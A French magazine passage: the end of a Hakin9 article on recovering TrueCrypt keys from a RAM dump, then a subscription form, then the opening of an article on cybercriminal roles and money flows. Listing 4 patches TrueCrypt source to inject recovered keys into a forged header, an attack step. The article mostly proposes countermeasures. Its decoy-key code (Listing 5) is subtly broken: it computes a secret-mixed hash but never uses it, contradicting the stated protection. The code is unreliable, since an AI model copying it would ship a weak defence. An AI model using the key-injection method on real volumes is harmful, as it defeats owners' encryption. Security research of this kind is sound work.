Le cas du déchiffrement du conteneur cible, pose la même problématique que celle du déchiffrement du bloc précédent. Il faut implémenter l'algorithme utilisé. Une autre approche plus pragmatique est possible lorsque l'on regarde comment fonctionne un volume Truecrypt.

Un volume est composé de trois parties (cf. Figure 7). Toutes les informations caractérisant le conteneur et permettant son déchiffrement sont contenues dans l'en-tête du volume. Cet en-tête est chiffré à partir du mot de passe de l'utilisateur et d'un sel (cf. Figure 1). La ruse consiste à faire générer par Truecrypt un en-tête dont on connaît le mot de passe et qui contiendra le couple (MK;SK) récupéré cf. Figure 3.

Cette manipulation nécessite de modifier le code source de Truecrypt. La génération des clés de chiffrements se fait lors de la création du volume. Les clés sont générées par la fonction : `RandomNumberGenerator::GetData()`,




Figure 8. Principe du morcellement de clé




Figure 9. Procmon

dont les 256 premiers bits correspondent à MK et le 256 suivant à SK. On va donc remplacer l'appel de cette fonction par l'injection de nos clés cf. Listing 4.

Une fois le code source modifié, on recompile Truecrypt et on génère un conteneur de même taille que la cible avec notre mot de passe. Cela fait, on sauvegarde l'en-tête de notre conteneur, puis on remplacera celui de la cible avec

l'en-tête sauvegardé (cf. Figure 3). Il ne reste plus qu'à monter le conteneur cible en saisissant notre mot de passe, et le tour est joué.

Pour ceux qui seraient sceptiques sur la faisabilité de cette attaque, il suffit de regarder le gain de temps au niveau combinatoire, par rapport à une attaque brute force, même si on effectue des opérations manuelles. On pourrait

#### Listing 4. Injection des clés

```
//Master key
//Clé a injecter
int DecoyMasterKey[64]={
    0x60,0x64,0x33,0xe1,0x47,0x9b,0xa6,0x5d,
    0x74,0x6e,0x2d,0x2b,0xbd,0x6a,0x10,0x34,
    0x3c,0xab,0x8a,0x95,0xf6,0x49,0xe4,0x2d,
    0xd7,0x00,0x6e,0x78,0x0a,0xfe,0xb1,0x3c,
    0xdf,0xea,0x30,0x45,0xdb,0x77,0x30,0x64,
    0xd3,0xc2,0x29,0x9d,0x8e,0xbc,0x10,0xfd,
    0x5a,0xb4,0x14,0x0a,0x57,0x0c,0x25,0x6b,
    0x53,0xde,0xe5,0x56,0x23,0x12,0x51,0x08};

MasterKey.Allocate(options->EA->GetKeySize() * 2);
//Echange des clés
int i;
for(i=0;i<64;i++)
{
    MasterKey[i]=DecoyMasterKey[i];
}
//RandomNumberGenerator::GetData();
headerOptions.DataKey = MasterKey;
```

également optimiser l'attaque de cet article, en faisant l'opération de recherche des clés directement dans la partie de la RAM concernée. De cette façon, on n'aura plus besoin d'utiliser un crash dump, qui ne passe pas inaperçue, surtout quand on a 4Go de RAM à copier. Il serait possible aussi d'automatiser toute la chaîne d'identification du couple (MK;SK), de l'algorithme de chiffrement, ainsi que du système de fichier utilisé et enfin, la génération de l'en-tête truqué. Cette optimisation prendrait peut de temps pour une équipe d'ingénieurs qualifiés, surtout quand on regarde ce que rapporte le vol d'informations confidentielles. Heureusement pour les utilisateurs de ces systèmes, on peut mettre en place un ensemble de protection destiné à diminuer le risque d'une telle attaque.

### Moyens de protections

Bien que cet article récupère la RAM pendant que Windows est en cours de fonctionnement, l'attaque cold boot du CTP nécessite de couper l'alimentation de la RAM, de l'extraire et d'en récupérer le contenu. Un moyen simple de se prévenir de cette attaque, est de démonter systématiquement les disques chiffrés lorsque l'on s'absente. Au cas où l'attaque aurait lieu pendant que Windows est lancé, il faut dans un premier temps désactiver la fonctionnalité de crash dump permettant de générer une image complète de la RAM (cf. KB254649). Ne pas utiliser de compte administrateur, car en cas d'attaque toutes les actions malveillantes seront effectuées avec les permissions d'administrateur (recherche des clés directement en RAM). Malheureusement, ces moyens ne permettent pas de s'affranchir d'une attaque plus évoluée. Comme le recours à des failles permettant de réaliser l'élévation de privilèges pour accéder à la RAM, envoyer les clés et le conteneur à travers le réseau, etc. La partie suivante donne des moyens garantissant une meilleure sécurité.

### Contre-mesures

Bien que les protections exposées précédemment constituent un premier rempart contre les attaques sur les FDE, elles sont loin de fournir une protection suffisante pour garantir la confidentialité

des données. D'autres principes plus efficaces pourraient être mis en place au niveau logiciel.

## Morcellement des clés

La première solution proposée consiste à morceler les clés en RAM. Cette solution empêche l'utilisation de aeskeyfind, qui effectue des recherches sur des blocs de 128, 256 bits contigus. Les clés étant morcelées, il n'est plus possible d'effectuer cette analyse. Prenons le cas où l'on fragmente les clés octet par octet. On aurait donc 64 morceaux (2 clés de 256 bits) à disperser. Le principe est le suivant : lorsque l'on veut accéder en lecture ou en écriture à un fichier, le FDE va rassembler la clé en RAM et effectuer l'opération de chiffrement ou de déchiffrement. Une fois terminé, les clés seront à nouveau dispersées. La Figure 8 illustre le principe de morcellement avec une clé coupée en quatre parties. La partie supérieure du schéma représente la répartition en RAM de chaque bloc avant et après chaque étapes.

Ce mode de fonctionnement donne la possibilité d'attaquer les clés lorsqu'elles sont rassemblées en RAM, surtout lors d'opérations sur des fichiers volumineux. Mais quels sont les impacts sur les performances? Nous allons mesurer de manière qualitative les conséquences de cette approche au niveau des performances sur un disque de données et un disque système. Les mesures ont été réalisées avec l'outil procmon de Sysinternals (cf. Figure 9).

1<sup>er</sup> cas : Disque de données

Un disque contenant uniquement des données a été monitoré pendant trente




Figure 10. Algorithme de génération des clés leurres

## Listing 5. Implémentation partielle du camouflage de clés

```
//Generating decoy keys
int nbKey=(100000-2)/2;
clock_t start,end;
start = clock ();
unsigned char eltSecret[64] = {0x01,0x54,0x33,0xe1,0x99,
0x9b,0xa6,0x5d,
0x80,0x6e,0x2d,0x2b,0xbd,0x6a,0x10,0x34,
0x3c,0xab,0x8a,0x95,0xab,0x49,0xe4,0x2d,
0xd7,0x00,0x6e,0x78,0x0a,0xfe,0xc1,0x3c,
0xdf,0xea,0x30,0x67,0xdb,0x77,0x30,0x64,
0xf3,0xc2,0x29,0x9d,0x8e,0xbc,0x10,0xfd,
0x57,0xb4,0x14,0x0a,0x57,0x0c,0x25,0x6b,
0x53,0xde,0xfc,0x56,0x23,0x12,0x51,0x09};
unsigned char hash[nbKey][64];
sha512(hash[0],eltSecret,64);
for(int i=1;i<nbKey;i++)
{
    unsigned char mixedHash[64];
    //Mixing eltSecret with previous hash
    for(int z=0;z<64;z++)
        mixedHash[z]=eltSecret[z]|hash[i-1][z];
    //Generate DecoyKey with mixed hash
    sha512(hash[i],hash[i-1],64);
}
end=clock();
printf("%d Decoy keys generate in : %g s\n", nbKey*2,(double)end/
CLOCKS_PER_SEC-(double)start/CLOCKS_PER_SEC);
```

minutes, en étant utilisé normalement (modification de fichier txt et visualisation d'images). Il en ressort que durant ces trente minutes, 32000 opérations ont été faites sur les fichiers ce qui représente un temps d'exécution de 42,3s soit 2,4% du temps total. Par conséquent si on morcelle les clés à la fin de chaque opération, on diminue le temps d'exposition à l'attaque de 97,6%. Ce résultat est à modérer en fonction du niveau d'utilisation du disque. Car le recours à des programmes utilisant beaucoup de fichiers, on obtiendra un résultat moins performant.

2<sup>ème</sup> cas : Disque système

Cette fois un disque contenant Windows XP a été monitoré pendant 30 minutes. Ce qui représente 170000 opérations ayant un temps d'exécution de 232s, c'est-à-dire 12,9% du temps de l'analyse. Bien que ce résultat ne soit pas surprenant, on remarque que l'utilisation du morcellement de clé est moins avantageux que dans le cas précédent.

Une autre conséquence de ce système est la dégradation des performances, car à chaque accès disque, il faudra rassembler les clés et les morceler ensuite. Cela entraînera fatalement une diminution des perfor-

mances qui sera plus importante dans le cas d'un disque système. En supposant que le morcellement et le rassemblement prennent 10ms chacun, on serait pénalisé de :

- moins d'une seconde pour le cas du disque de données,
- 3s pour le cas du disque système.

Par conséquent bien que le morcellement de clé puisse constituer un premier rempart contre les attaques en RAM sur les FDE, il ne garantit pas une protection permanente sur les clés. Un crash dump généré au bon moment permettrait de les récupérer.

## Camouflage des clés

La deuxième méthode vise à augmenter la complexité au niveau combinatoire pour l'identification des clés. Pour cela on pourrait noyer le couple (MK;SK) dans un ensemble de  $n$  clés en RAM. De cette manière on récupérerait  $n + 2$  clés au lieu de 2. Si on prend un ensemble de 1000000 de clés (MK et SK inclus) le nombre de combinaisons possible est 9,9.1011. Cependant une telle solution est-elle utilisable et efficace? Ce principe nécessite un certain nombre de conditions et de contraintes pour fonctionner :



- chaque ouverture du conteneur doit générer le même ensemble de clés. Sinon on pourrait à l'aide de deux dumps identifier les clés similaires,
- la génération des clés doit reposer sur un élément secret,
- combien de temps faut-il pour générer ces n clés,
- combien de données supplémentaires seront en RAM.

Pour répondre à ces problématiques, nous allons implémenter partiellement cette solution dans le code source de Truecrypt. Le premier problème consiste à générer pour chaque conteneur le même ensemble de n clés à partir d'un élément secret. Cet élément pourrait être stocké dans l'en-tête d'un volume. Dans l'exemple suivant, nous allons utiliser une variable de 64 octets comme élément secret. Les n clés seront générées avec l'algorithme de la Figure 10.

Le fait d'utiliser l'élément secret pour la génération de chaque clé empêche un attaquant de régénérer les clés. Car si chaque clé n'était qu'un condensat de la précédente, on pourrait identifier les fausses clés en calculant le hash de chacune et voir si le résultat trouvé correspond à une clé récupérée. La fonction utilisée pour la génération des clés est SHA-512. Par conséquent deux clés seront générées en même temps. Au niveau de la RAM, le tableau suivant précise pour chaque nombre de clés générées :

- le nombre de combinaisons,
- le temps maximal pour identifier le couple (MK;SK) en testant n clés/sec avec n processeurs,
- la taille des n clés en RAM.

## Terminologie

- BSOD : Blue Screen Of Death,
- CSPN : Certificat de Sécurité Premier Niveau,
- DCSSI : Direction Centrale de la Sécurité des Systèmes d'Information,
- EAL : Evaluation Assurance Level,
- HK : Header Keys,
- MK : Master Key,
- PBKDF : Password-Based Key Derivation Function,
- SK : Secondary Key.

On s'aperçoit que pour 1000000 de clés on commence à obtenir des résultats acceptables, puisqu'il faudrait 32 ans pour retrouver (MK;SK). Il ne reste plus qu'à implémenter cette solution pour mesurer le temps nécessaire à la génération de ces n clés. Le Listing 5 présente l'implémentation partielle de cette méthode pour la génération de 99998 clés à partir de l'algorithme présenté dans la Figure 10 (la fonction sha512 utilisée est celle du source sha2.h de Truecrypt). Les tests de génération ont été effectués sur un PC portable équipé d'un Pentium M 1.73GHz et de 1Go de RAM. Les résultats donne une moyenne de 0,3s pour générer 99998 clés, ce qui donne 3s pour en générer 999998. Le recours à une telle solution est donc envisageable. NB : Cet article donne une implémentation partielle de cette contre-mesure pour laisser à Truecrypt le choix de son implémentation ou non. L'équipe de Truecrypt a été mise au courant du problème soulevé par cet article ainsi que des contre-mesures proposées.

## Protections matériels

Malgré les résultats obtenus avec les solutions précédentes, le moyen le plus sûr pour contrer ce type d'attaque et d'utiliser des solutions de chiffrement matérielles. Ces équipements utilisent des crypto-processeurs chargés d'effectuer toutes les opérations à caractère cryptographique notamment :

- le chiffrement,
- le déchiffrement,
- la gestion des clés.

L'avantage de ces solutions est que les clés de chiffrement restent à l'intérieur du crypto-processeur (elles ne sont jamais résidentes en RAM). Par conséquent la récupération des clés n'est plus qu'une simple opération de lecture en RAM, mais une attaque sur un matériel spécifique. Ces équipements existent sous forme de clé ou de disque dur comme les clés RCI et les disques chiffrant Globull de la société Bull. Cependant ces solutions sont plutôt destinées aux entreprises à cause de leurs coûts.

## Conclusion

Bien que les systèmes de chiffrement de disque à la volée restent un moyen

## Sur Internet

- <http://citp.princeton.edu/memory/>  
– attaque Cold Boot du CITP,
- <http://citp.princeton.edu/memory/code/>  
– code source des outils du CITP dont aeskeyfind
- <http://esec.fr/sogeti.com/blog/index.php?2008/12/05/44-cspn-Truecrypt> – certification CSPN Truecrypt,
- <http://www.rsa.com/rsalabs/node.asp?id=2127> – Norme RSA PKCS#5 V2.0,
- <http://www.Truecrypt.org/docs/?s=volume-format-specification>  
– format d'un en-tête Truecrypt,
- <http://www.Truecrypt.org/docs/?s=aes>  
– description de l'algorithme AES implémenté par Truecrypt,
- <http://support.microsoft.com/kb/254649>  
– configuration du crash dump,
- <http://support.microsoft.com/kb/244139>  
– générer un crash dump,
- <http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx> – procmon de Sysinternals,
- <http://www.bull.com/fr/trustway/rci.html>  
– clé USB chiffrante RCI de Bull,
- <http://www.myglobull.fr/> – disque chiffrant Globull de Bull.

sûr pour assurer la protection de ces informations, ils ne sont pas inviolables. Bien que cet article présente cette faille sur Truecrypt, d'autres FDE sont également vulnérables. Les solutions logicielles proposées n'offre pas de couverture parfaite mais offre déjà un premier rempart pouvant être difficile à franchir suivant leurs configurations. Il est donc du ressort des éditeurs de FDE de prendre en compte ces menaces en intégrant de nouvelles fonctionnalités permettant de lutter contre les attaques en RAM.

Remerciements:

- Laurent Dubeaux : pour son aide et son soutien, ainsi que son idée de morcellement des clés.

## À propos des auteurs

L'auteur suit actuellement une formation d'ingénieur en informatique et réseaux de communications par alternance (5ème année). Il réalise son cursus d'ingénieur au sein du service SSI d'un grand groupe français où il est chargé principalement d'activité en recherche et développement.  
Contact : [jerome.bise@orange.fr](mailto:jerome.bise@orange.fr)

# BULLETIN D'ABONNEMENT

Merci de remplir ce bon de commande et de nous le retourner par fax : **(+48) 22 244 24 59** ou par courrier :

**Software Press Sp. z o. o. SK**  
**Bokszerska 1, 02-682 Varsovie, Pologne**  
**Tel. (00 33) 09.75.180.358**  
**E-mail : abo\_fr@software.com.pl**

Prénom/Nom .....

Entreprise .....

Adresse .....

.....

Code postal .....

Ville .....

Téléphone .....

Fax .....

Je souhaite recevoir l'abonnement à partir du numéro .....

.....

En cadeau je souhaite recevoir .....

.....

E-mail (indispensable pour envoyer la facture) .....

.....

## PRIX D'ABONNEMENT À HAKIN9 COMMENT SE DÉFENDRE : 35 €

Je règle par :

**Carte bancaire n° CB**

□□□□ □□□□ □□□□ □□□□

code CVC/CVV □□□□

expire le \_\_\_\_\_ date et signature obligatoires

type de carte (MasterCard/Visa/Diners Club/Polcard/ICB)

**Virement bancaire :**

Nom banque :

Société Générale Chasse/Rhône

banque guichet numéro de compte clé Rib

30003 01353 00028010183 90

IBAN : FR76 30003 01353 00028010183 90

Adresse Swift (Code BIC) : SOGEFRPP

**Abonnez-vous  
et recevez  
un cadeau !**

comment se défendre

HAKIN9





GUILLAUME LOVET

## L'argent sales des cyber-criminels

Degré de difficulté



Arnaqueurs, phishers, bot herders, spammeurs, extorqueurs en-ligne, voleurs d'identité... Leurs noms semblent obscurs mais leurs intentions ne le sont pas : ils sont tous là pour voler notre argent.

Aujourd'hui, ce n'est plus un secret, les cyber-criminels escroquent d'énormes montants tous les ans, partout dans le monde. Alors que les hackers de l'ancienne école louent leurs services pour mener un nombre limité d'opérations actives d'espionnage industriel, les cyber-criminels combinent aujourd'hui des abus d'utilisateur, des virus, des chevaux de Troie et des logiciels espions visant des utilisateurs moyens. Il y a beaucoup de questions auxquelles nous avons besoin de répondre afin de combattre ces criminels : qui sont-ils et répondent-ils à un profil standard ? Quel est leur modèle économique et est-il facile de monter une telle entreprise ? A travers quels canaux se déplace leur argent et où finit-il ? Est-ce que les vrais criminels organisés – la mafia – sont impliqués dans ce modèle ?

### Définition

Le terme *cyber-crime* désigne couramment les activités criminelles lucratives qui impliquent l'usage d'ordinateurs et de réseaux, indépendamment du niveau de cette implication (source, cible, moyens..).

Le présent document se concentre davantage sur les cyber-criminels impliqués dans les projets qui relèvent énormément de l'Internet : carding, usurpation d'identité, herding, installation de logiciels espions (en anglais *spyware planting*), l'espionnage industriel et l'extorsion en-ligne.

### Introduction

Evaluer l'impact économique de ce type de crimes n'est pas une tâche facile car les attaques signalées ne constituent que le sommet de

l'iceberg. En effet, il est communément admis que seul un tiers des victimes dépose plainte. Toutefois, les estimations diverses donnent une idée assez large de l'ampleur de l'économie cyber-criminelle d'aujourd'hui : À titre d'exemple, un rapport effectué par le FBI a révélé que ce type de crime avait fait perdre rien qu'aux Etats-Unis 67 milliards de dollars l'année dernière. Selon la *National Hi-Tech Crime Unit* (NHTCU) britannique, le montant lié aux crimes informatiques pour la Grande Bretagne serait de 4,6 milliards par an. Pour Valerie McNiven, conseillère en questions sur la cybercriminalité auprès du Gouvernement Fédéral américain, l'année dernière, les gains annuels de la cybercriminalité s'élèveraient à 105 milliards de dollars et seraient supérieurs à ceux du trafic de drogue. De plus, les fraudes liées aux cartes de crédit coûteraient 400 millions de dollars tous les ans et les attaques de virus - environ 12 milliards. Le montant des bénéfices perdus par les entreprises dont les brevets et les marques déposés ont été volés s'élèverait à 250 milliards de dollars tous les ans, soit 5 % du trafic mondial.

Tous ces chiffres donnent le vertige à un grand nombre d'entre nous et nécessitent incontestablement une analyse plus détaillée : Qu'est le cyber-crime, qui en tire des profits, comment et où ?

### Une zoologie du cyber-crime

En fait, le *cyber-crime* est un terme générique désignant diverses activités criminelles en ligne, générant des bénéfices financiers au détriment, en général, d'une organisation ou d'une personne.

### CET ARTICLE EXPLIQUE...

Le fonctionnement de la cybercriminalité.

Les protagonistes du marché.

### CE QU'IL FAUT SAVOIR...

Des notions d'attaques informatiques.

Des connaissances sur l'économie parallèle.




Figure 1. Canal des carders

Voici un classement non exhaustif de ces activités.

## Spamming

Le spamming est malheureusement une sorte de peste universelle dont est familier – sans le vouloir – tout utilisateur actuel. Par conséquent, nous nous contenterons de vous présenter une simple définition (provenant de l'article sur Wikipedia concernant le spamming, cf.) : Le spamming est communément défini comme l'envoi de messages électroniques non désirés, donc des messages que personne n'a sollicités (qui sont non désirés) et qui sont reçus par plusieurs récipients (spam).

## Carding

Les fraudes liées aux cartes de crédit sur Internet sont souvent appelées *Carding* dans le jargon des cyber-criminels. Cette activité florissante est présente depuis des années dans les chambres de discussion IRC, suivant la montée en flèche des boutiques sur Internet. En effet, à l'origine, ce sont des boutiques en ligne qui gardent dans leurs bases de données toutes les informations sur le client – non seulement le numéro de la carte de crédit, mais aussi le numéro de sécurité (les 3 chiffres au dos de la carte), le nom du titulaire, son adresse, parfois son numéro de sécurité sociale, voire le numéro de son permis. Dans certains cas, le numéro PIN est également inclus. Puisque les boutiques en ligne ne demandent pas aux clients de saisir leur code PIN, il y est

fort probable que ce code ait été obtenu auparavant par la méthode *phishing* (voir ci-après).

Tous les jours, des millions de nouveaux numéros de cartes de crédit sont marchandés par les cyber-criminels (qui s'appellent eux-mêmes *carders*) sur Internet (Figure 1).

## Phishing

Le *phishing* se caractérise par les tentatives de s'emparer de manière frauduleuse des informations confidentielles telles que mots de passe et autres codes pour se connecter sur les comptes bancaires par internet. Selon Wikipedia, ce type de fraude est déguisé comme un message officiel d'une institution bancaire ou financière bien connue. Habituellement, il s'agit de messages électroniques.

## Herding

Diminutif de *botnet herding*, *bot* étant le diminutif de robot, et *herding* venant de *herder* qui veut dire berger).

Les botnets ont attiré l'attention des médias tout au long de l'année dernière et étaient souvent présentés (y compris, par l'auteur lui-même, dans le document AVAR 2005) comme un épice de l'activité cyber-criminelle d'aujourd'hui. De nouveau, nous nous contenterons d'une brève présentation suffisante pour notre sujet : *Un botnet est un terme du jargon informatique désignant un ensemble de logiciels robots ou bots qui fonctionnent de manière autonome [...] Le terme est habituellement utilisé pour se référer à un groupe d'ordinateurs piratés qui exécutent des programmes (des chevaux de Troie, des vers informatiques, des portes e) dans le cadre d'une infrastructure commune de commande et de contrôle. Le concepteur de botnet est capable de commander un groupe à distance, [...]*

en général à des fins malveillantes. [...] La commande et le contrôle s'effectuent souvent via un serveur IRC ou un canal spécifique sur le réseau IRC public.

## Espionnage industriel

L'espionnage industriel n'est pas un concept nouveau. Il est aussi vieux que l'industrie elle-même. Au début, il était réservé à quelques centaines de hackers très doués, embauchés (souvent pour plusieurs milliers de dollars selon leur mission) par des entreprises très en vue ou même des gouvernements à travers des organisations escrocs. Mais avec la mise à disposition du public de chevaux de Troie et de logiciels espions, même les hackers les moins doués sont à présent capables de générer d'énormes bénéfices dans l'espionnage industriel. La presse en parle souvent en terme d'*Attaques ciblées* (ce qui inclut le *phishing ciblé*).

## Profils des cyber-criminels

Les cyber-criminels sont rarement impliqués à tous les niveaux des activités. A l'instar du crime organisé dans la vie réelle, les projets des cyber-criminels reposent sur des catégories ou des couches différentes de hackers.

Certains d'entre eux ne peuvent même pas être rattachés à une seule catégorie, mais la classification qui suit donne un bon aperçu des éléments de base du puzzle du cyber-crime.

## Codeurs

Âgés entre 20 et 25 ans, ils ont une expérience de plus de 5 ans dans la communauté des hackers. De jeunes programmeurs autodidactes ou des codeurs professionnels à la recherche de travail, qui viennent généralement de pays où 300 dollars par mois font la différence, même s'ils doivent prendre des risques pour cela.

Ils vendent des outils prêts à être utilisés (chevaux de Troie, mailers, bots faits sur mesure) ou des services (réalisation d'un code binaire impossible à détecter par des moteurs AV) à la main d'œuvre du cyber-crime (les *kids*, cf. ci-après), en empochant des frais qui se comptent en général en centaines de dollars américains. Puisqu'ils restent uniquement




Figure 2. Le marché



G-Dogg That's a joke dude, what can u do anyways with stolen cc?  
sh4tan|buy stuff.

Figure 3. La vérité nu

au niveau *fournisseur*, les risques qu'ils prennent sont assez limités ; ils essaient systématiquement d'assurer leurs arrières avec des phrases comme *Je ne peux pas être tenu responsable de l'utilisation de cet outil éducatif. Ne pas utiliser à des fins de spamming / hacking / envoi de chevaux de Troie.*

Les auteurs de scams (terme anglais désignant un type de fraude pratiquée sur Internet), qui préparent et vendent les sites Web de scam, pas nécessairement au top de la technique, peuvent très bien être classés dans cette catégorie.

## Kids

Ils sont la véritable *main d'œuvre* du cyber-crime. Agés entre 15 et 20 ans, ils rôdent autour des chambres de discussion de carding et arrivent à se faire un peu d'argent en achetant (ou en créant) et revendant les éléments de base utilisés pour faire de la vraie fraude : listes de spam, php mailers, serveurs mandataires, cartes de crédit, hébergeurs piratés, faux sites Web, etc... Ils n'hésitent pas à arnaquer leurs *clients* et ce petit trafic leur génère des revenus mensuels à deux chiffres seulement et ce, s'ils ne se font pas arnaquer eux-même. Cependant, il ne fait aucun doute que, pour un adolescent résidant, par exemple, en Ukraine, le montant de 20 dollars par mois vaut le temps passé en ligne.

Un petit pourcentage d'entre eux – habituellement, les plus doués et expérimentés – font réellement quelque chose : conception des botnets, programmation des scams de phishing, recueil des numéros de cartes de crédit à travers des programmes malveillants sur les sites Web dont les cibles sont des boutiques en ligne vulnérables, etc. Les *kids* de la première sous-catégorie (décrite ci-dessus) essaient sans cesse de trouver un mentor dans la catégorie des *actifs*. Puisqu'ils ont très peu à proposer, pour un mentor potentiel, former une autre personne active amènerait tout simplement un concurrent sur le marché. Seuls les plus doués persèverent donc.

## Drops

Généralement sensiblement plus âgés que les *kids*, ils jouent un rôle essentiel dans le crime sur le Web. Ce sont surtout eux qui transforment l'argent *virtuel* (logins de banques en-ligne volés, comptes paypal, comptes eCurrency...) en argent réel. Ils offrent aux criminels l'opportunité de transférer l'argent volé vers leurs propres comptes domiciliés dans des banques légales. Le transfert effectué, ils gardent un pourcentage (habituellement 50 %) des montants concernés et transfèrent les 50 % restants aux cyber-criminels en argent liquide (il existe plusieurs services internationaux prévus à cet effet : Moneygram, Western Union, etc), en tout cas, ils disent le faire... l'escroquerie est toujours commune dans ce type de transactions, car le cyber-criminel à l'origine du transfert n'a aucune garantie réelle que le *drop* lui envoie son argent.

Par conséquent, comme c'est toujours le cas dans les situations sociales similaires, les Réseaux de confiances ont vu naturellement le jour. Les cyber-criminels souhaitent établir une relation de confiance avec leurs *drops*, et essaient de faire systématiquement appel à la même personne, dès qu'elle s'est avérée digne de confiance et de la *partager* avec leurs amis.

La condition principale pour devenir un *drop*, hormis le fait d'avoir un compte en banque, c'est d'habiter dans un pays qui n'a pas de loi réprimant les actes criminels numériques (ou des lois assez vagues en la matière), et donc, dans

un pays où toute notion du cyber-crime est ignorée. L'Indonésie, la Malaisie et la Bolivie font partie de ces pays.

A titre d'exemple, aux Etats-Unis, la loi Anti-Phishing n'a été mise en place qu'en 2005.

## Modèles économiques, ou comment fonctionne ce petit monde

Tous ces éléments du puzzle se retrouvent sur la place du marché, appelé IRC.

## Le marché

IRC est l'abréviation de Internet Relay Chat. Selon Wikipedia, *c'est une forme de communication instantanée sur le Web. Conçue surtout pour des conversations en simultané entre plusieurs personnes dans les forums de discussion, appelés canaux, elle s'utilise aussi pour des échanges avec une seule personne. [...] Un serveur IRC est capable de se connecter à d'autres serveurs IRC afin d'étendre le réseau IRC. Les utilisateurs accèdent aux réseaux IRC en connectant un client à un serveur.*

mIRC (Windows) et X-Chat (Linux) sont des logiciels clients IRC très populaires.

IRC fait partie du Village global depuis 1988. Les profils de ses utilisateurs sont très divers, même si IRC est généralement associé aux groupes de hackers. IRC serait mieux appelé *société parallèle* avec ses codes, règles, idoles, maîtres et fables.

Plusieurs canaux utilisés par les cyber-criminels sont accessibles au grand public, mais pour accéder aux plus populaires, il faut une invitation particulière.

Contrairement à la plupart des systèmes IM, les adresses IP des utilisateurs IRC sont visibles de tous les autres utilisateurs.




Figure 4. Utilisation des drops



**Figure 5.** Skimmer

Puisque la plupart d'entre eux, en particulier ceux qui font partie des cyber-criminels, souhaitent rester anonymes, ils font souvent recours aux serveurs mandataires. Il est possible d'utiliser des serveurs mandataires dits socks, la redirection shell, voire une simple redirection TCP mais un grand nombre d'utilisateurs optent pour des serveurs mandataires dédiés au protocole IRC, dotés des fonctionnalités avancées. Ce type de serveurs mandataires est connu de manière informelle comme *bouncers*, dont le plus populaire reste PsyBNC.

En raison de contrôles généralement assez faibles de tous les éléments (par exemple, serveurs) formant le réseau IRC, la confidentialité sur IRC est extrêmement douteuse. Il existe notamment des outils sauvegardant tous les messages envoyés à tous les canaux sur le réseau IRC. Ne l'oubliez pas, IRC reste un endroit parfait pour les cyber-criminels désirant se créer de nouveaux contacts et réaliser des transactions poursuivies ensuite sur les réseaux IM privés ; la plupart des kids travaillent sur Yahoo Messenger ou ICQ, tandis que les codeurs préfèrent en général les protocoles dotés du support de chiffrement (par exemple, clients Jabber, tels que Psi).

